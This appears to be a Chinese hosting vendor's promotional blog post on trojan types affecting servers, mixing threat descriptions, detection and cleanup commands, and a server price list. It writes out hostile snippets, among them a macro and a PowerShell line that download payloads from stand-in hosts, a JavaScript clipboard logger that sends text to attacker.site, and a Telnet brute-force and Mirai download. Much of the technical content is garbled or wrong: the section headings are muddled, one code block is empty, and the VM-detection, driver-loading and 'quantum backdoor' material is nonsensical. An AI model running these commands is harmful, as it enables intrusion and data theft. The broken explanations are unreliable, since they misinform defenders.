# 美国服务器木马病毒的不同类型
> 来源:梦飞idc云平台 | 原文:https://www.mfisp.com/37340.html | 发布:2025-11-07 | 更新:2025-11-07 | 分类:服务器vps推荐
[美国服务器](https://www.mfisp.com/shop/usvmidc)作为互联网技术的发源地之一,其服务器基础设施承载着海量关键业务与敏感数据。然而,复杂的网络环境也使这些服务器成为黑客攻击的重点目标,其中木马病毒因其隐蔽性、持久性和破坏力,对[美国服务器](https://www.mfisp.com/shop/usvmidc)系统安全构成严重威胁。本文小编就来深入剖析美国服务器常见的木马病毒类型及其特征,并提供可落地的检测与清除方案,帮助[美国服务器](https://www.mfisp.com/shop/usvmidc)运维人员构建多层次防御体系。无论是传统的后门程序还是先进的无文件攻击技术,都需要通过系统化的分析手段进行精准识别与处置。
**一、传统木马家族深度解析**
**1、 远程控制类木马**(RAT)
典型案例:Poison Ivy、BlackShades RAT
**核心功能**:提供完整的[美国服务器](https://www.mfisp.com/shop/usvmidc)反向Shell控制能力,支持文件上传下载、屏幕截图、键盘记录等操作。
**驻留机制**:通过修改注册表Run键值实现[美国服务器](https://www.mfisp.com/shop/usvmidc)开机自启:
```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"SystemUpdate"="%SystemRoot%\\system32\\svchost.exe -k LocalServiceNetworkRestricted"
```
**通信特征**:定期向C&C服务器发送心跳包维持长连接,流量中常包含 base64 编码的加密载荷。
**检测方法**:使用Wireshark捕获[美国服务器](https://www.mfisp.com/shop/usvmidc)异常出站连接,结合Process Explorer查看可疑进程的数字签名验证状态。

[](https://www.mfisp.com/shop/36529.html)
## [美国芝加哥服务器 USVME31272A](https://www.mfisp.com/shop/36529.html)[出售]
¥320
¥420
- 库存:9.9k
- 人气:101
**2、银行木马变种**
代表样本:Zeus Trojan、SpyEye
**专项功能**:注入[美国服务器](https://www.mfisp.com/shop/usvmidc)浏览器劫持金融交易会话,拦截短信验证码。
**感染路径**:利用钓鱼邮件携带宏漏洞文档触发payload:
```
Sub AutoOpen()
Dim shell As Object
Set shell = CreateObject("WScript.Shell")
shell.Run "cmd.exe /c curl -o %TEMP%\\update.exe http://malicious.site/payload.bin", 0, True
Shell "wscript.exe %TEMP%\\update.exe", vbNormalFocus
End Sub
```
**对抗技术**:采用进程镂空技术隐藏自身进程,通过直接内存写入绕过[美国服务器](https://www.mfisp.com/shop/usvmidc)杀毒软件特征码扫描。
**清理步骤**:
```
taskkill /f /im explorer.exe # 终止资源管理器进程
del %TEMP%\\update.exe # 删除落地文件
reg delete "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Ext\\Stats" /va /f # 清除浏览器辅助对象
```
**二、先进持续性威胁(APT)特种木马**
**1、无文件化木马**
技术标杆:Cobalt Strike Beacon、PowerSploit
**运行原理**:通过反射加载技术将恶意代码注入[美国服务器](https://www.mfisp.com/shop/usvmidc)合法进程内存空间:
```
IEX (New-Object Net.WebClient).DownloadString('http://attacker.site/payload.ps1')
```
**持久化方案**:创建[美国服务器](https://www.mfisp.com/shop/usvmidc)计划任务每日执行一次PowerShell命令:
```
SchTasks /Create /SC DAILY /TN "SystemMaintenance" /TR "powershell.exe -ExecutionPolicy Bypass -File C:\\Windows\\Temp\\maintain.ps1" /RL HIGHEST
```
**取证难点**:不产生磁盘文件,仅在[美国服务器](https://www.mfisp.com/shop/usvmidc)RAM中存在短暂生命周期。需使用Volatility工具进行
**内存转储分析**:
```
volatility -f memory.dmp windows.pslist --profile=Win7SP1x64
```
**2、根套件级木马**
高危案例:Turla Snake Keylogger、Stuxnet
**特权提升**:滥用[美国服务器](https://www.mfisp.com/shop/usvmidc)内核驱动签名强制策略加载伪造驱动程序:
*// 示例伪代码展示驱动加载过程*
```
typedef NTSTATUS (NTAPI *DRIVERENTRY)(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath);
DRIVERENTRY KeLoadDriver = (DRIVERENTRY)MmGetSystemRoutineAddress(&UnicodeString("\\SystemRoot\\system32\\drivers\\mydrvr.sys"));
KeLoadDriver(NULL, NULL);
```
**固件级隐藏**:改写BIOS/UEFI固件保留区域存储恶意模块,即使[美国服务器](https://www.mfisp.com/shop/usvmidc)重装系统也无法清除。
**应急响应**:
```
dd if=/dev/mem bs=1 skip=$((0xFFF80000)) count=65536 of=/root/bios.bin # 提取BIOS镜像
strings bios.bin | grep -i "malware" # 搜索特征字符串
```
**三、跨平台脚本化木马**
**1、Python编写的跨平台后门**
开源项目:Metasploit Meterpreter、 Empire Project
[](https://www.mfisp.com/shop/36529.html)
## [美国芝加哥服务器 USVME31272A](https://www.mfisp.com/shop/36529.html)[出售]
¥320
¥420
- 库存:9.9k
- 人气:101
**打包方式**:使用PyInstaller封装为单一可执行文件:
```
pyinstaller --onefile --noconsole backdoor.py
```
**通信加密**:采用RSA+AES混合加密传输[美国服务器](https://www.mfisp.com/shop/usvmidc)敏感数据:
```
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
key = RSA.generate(2048)
cipher = AES.new(session_key, AES.MODE_CBC, IV)
encrypted_data = cipher.encrypt(plaintext.ljust(16))
```
**沙箱规避**:检测[美国服务器](https://www.mfisp.com/shop/usvmidc)虚拟机环境变量后延迟执行:
```
import platform
if platform.machine().endswith('VMXh'):
time.sleep(randint(3600, 7200)) # 休眠1-2小时避开沙盒分析
```
**2、JavaScript剪贴板劫持者**
新型威胁:ClipboardLogger、CryptoCurrency Miner
**传播途径**:嵌入恶意广告脚本的水坑攻击:
```
document.addEventListener('copy', function(){
fetch('http://attacker.site/log?data='+encodeURIComponent(document.getSelection()));
});
```
**挖矿组件**:调用Coinhive API占用美国服务器GPU算力:
```
```
**清除方案**:
```
chrome://settings/content/javascript # 禁用JS执行
rm -rf ~/Library/Application Support/Google/Chrome/Default/Session Store/* # 重置会话存储
```
**白蛋白典型代表**:Mirai、VPNFilter
**横向移动**:扫描[美国服务器](https://www.mfisp.com/shop/usvmidc)弱口令设备并通过Telnet批量植入:
```
hydra -L users.txt -P passwords.txt target_ip telnet # 暴力破解认证
echo "wget http://malicious.site/mirai.sh -O /tmp/mirai.sh; chmod +x /tmp/mirai.sh; /tmp/mirai.sh" > /dev/pts/0 # 下发指令
```
**权限固化**:改写/etc/passwd文件添加隐藏账户:
```
splice(@etc_passwd, $uid_entry, 0, "hacker:x:1001:1001::/home/hacker:/bin/bash");
```
**固件修复**:
```
nvram set restore_defaults=1 # 恢复出厂设置
rm -rf /overlay/upper/* # 删除叠加分区内容
reboot # 重启生效
```
**2、工业控制系统蠕虫**
**标志性事件**:Stuxnet震网病毒、Havex RAT
**协议解析**:伪装成PLC编程软件更新包实施[美国服务器](https://www.mfisp.com/shop/usvmidc)供应链污染:
```
NETWORK_CONFIGURATION {
IP_ADDRESS=192.168.1.100;
SUBNET_MASK=255.255.255.0;
DEFAULT_GATEWAY=192.168.1.1;
}
PROGRAM ORGANIZER {
MAIN_TASK {
EXECUTE_AT(CYCLE_START){
SEND_UDP_PACKET(CONTROL_SERVER, PORT=502, PAYLOAD=MODBUS_COMMANDS);
}
}
}
```
**物理破坏**:篡改离心机转速参数导致[美国服务器](https://www.mfisp.com/shop/usvmidc)硬件损毁:
```
SETPOINT := 10000 RPM; // 正常运转设定值
OVERWRITE_VALUE := 1; // 激活覆盖模式
NEW_SETPOINT := 20000 RPM; // 恶意修改后的超速值
```
**隔离建议**:
```
iptables -A INPUT -p tcp --dport 502 -j DROP # 阻断Modbus协议
auditctl -w /usr/local/scada/ -p wa -k scada_tamper # 监控配置文件变动
```
**五、下一代人工智能驱动木马**
**1、自适应变异引擎**
实验性项目:DeepLocker、AutoIt Rat
**机器学习模型**:训练神经网络判断最佳攻击时机:
```
model = tf.keras.models.load_model('attack_timing.h5')
features = extract_system_metrics() # CPUUsage, MemFree, NetworkTraffic...
prediction = model.predict(features.reshape(1, -1)) # 输出攻击概率评分
if prediction > threshold: execute_payload() # 达到阈值才触发
```
**行为模仿**:学习[美国服务器](https://www.mfisp.com/shop/usvmidc)用户日常操作模式规避行为检测:
```
Start-Transcript -Path "$env:TEMP\\user_activity.log" -Append
while ($true) {
Move-MouseRandomly()
TypeSimulateHumanInput()
WaitRandomInterval(1000, 5000)
}
```
**动态解密**:每次运行时生成不同的[美国服务器](https://www.mfisp.com/shop/usvmidc)解密密钥:
```
$seed = Get-Random -Minimum 100000 -Maximum 999999
$cipher = [System.Text.Encoding]::UTF8.GetBytes($seed)
$decrypted = RijndaelManagedTransform.Decrypt($encryptedPayload, $cipher)
Invoke-Expression $decrypted
```
**2、量子抗性加密后门**
**前瞻研究**:Post-Quantum Backdoors、Lattice-based Malware
**数学难题应用**:基于格理论设计的隐藏通道:
```
Given a lattice basis B∈ℤ^m×n and a target vector t∈ℤ^m, find shortest vector v∈ℤ^n such that ||Bv−t|| < β
```
**抗分析特性**:使用同态加密进行密文运算:
```
EncryptedFunction(E(x), E(y)) = E(f(x,y)) where f is arbitrary computation
Malicious actor computes E(z)=E(x)+E(y) without knowing x,y plaintexts
```
**前瞻性防护:**
```
openssl genrsa -out private_key.pem 4096 # 生成强密码学密钥
openssl pkeyutl -derive -peerkey other_party_pubkey.pem -out derived_key.bin # 密钥协商
```
**六、综合防御体系建设**
**1****、入侵检测矩阵部署**
**推荐组合**:Suricata+Elasticsearch+Kibana
*# suricata.yaml**配置示例*
```
default-rule-path: /etc/suricata/rules
rule-files:
- emerging-malware.rules
- botnet_cnc.rules
output:
fastlog:
enabled: yes
filename: /var/log/suricata/fast.log
syslog:
enabled: yes
facility: local5
severity: notice
```
启动服务并导入规则集
```
systemctl start suricata && tail -f /var/log/suricata/fast.log | egrep 'alert|drop'
```
**2****、自动化应急响应流水线**
**CICD****集成方案**:GitLab CI+Ansible Playbook
*# .gitlab-ci.yml**片段*
```
scan_phase:
script:
- trivy filesystem --exit-code 1 --severity CRITICAL /opt/app
- bandit -r ./src/ --format json -o report.json
deploy_fix:
when: on_success
before_script:
- ansible-galaxy install geerlingguy.java
script:
- ansible-playbook fix_vulns.yml --limit production_servers
```
**3****、持续监控与取证能力建设**
**EDR****解决方案**:Wazuh+TheHive框架
```
yes
yes
80
70
```
**关联分析示例**:
```
SELECT src_ip, count(*) as attack_count
FROM alerts
WHERE rule_id LIKE '%Trojan%'
GROUP BY src_ip HAVING attack_count > 5;
```

[美国服务器](https://www.mfisp.com/shop/usvmidc)木马病毒的治理需要融合经典杀毒技术与新兴AI防御理念,通过本文提供的分类解析与应对策略,技术人员不仅能准确识别各类威胁载体,更能掌握从[美国服务器](https://www.mfisp.com/shop/usvmidc)预防到响应的完整闭环方法。
现在[梦飞科技](https://www.mfisp.com)合作的[美国VM机房](https://www.mfisp.com/shop/usvmidc)的[美国服务器](https://www.mfisp.com/shop/usvmidc)所有配置都免费赠送防御值 ,可以有效防护网站的安全,以下是部分配置介绍:
| CPU | 内存 | 硬盘 | 带宽 | IP | 价格 | 防御 |
|---|---|---|---|---|---|---|
| E3-1270v2 四核 | 32GB | 500GB SSD | 1G无限流量 | 1个IP | 320/月 | 免费赠送1800Gbps DDoS防御 |
| Dual E5-2690v1 十六核 | 32GB | 500GB SSD | 1G无限流量 | 1个IP | 820/月 | 免费赠送1800Gbps DDoS防御 |
| AMD Ryzen 9900x 十二核 | 64GB | 1TB NVME | 1G无限流量 | 1个IP | 1250/月 | 免费赠送1800Gbps DDoS防御 |
| Dual Intel Gold 6230 四十核 | 128GB | 960GB NVME | 1G无限流量 | 1个IP | 1530/月 | 免费赠送1800Gbps DDoS防御 |
[梦飞科技](https://www.mfisp.com)已与全球多个国家的顶级数据中心达成战略合作关系,为互联网外贸行业、金融行业、IOT行业、游戏行业、直播行业、电商行业等企业客户等提供一站式安全解决方案。持续关注[梦飞科技官网](https://www.mfisp.com),获取更多IDC资讯!
---
本页由 梦飞idc云平台(https://www.mfisp.com)提供。站点导航见 https://www.mfisp.com/llms.txt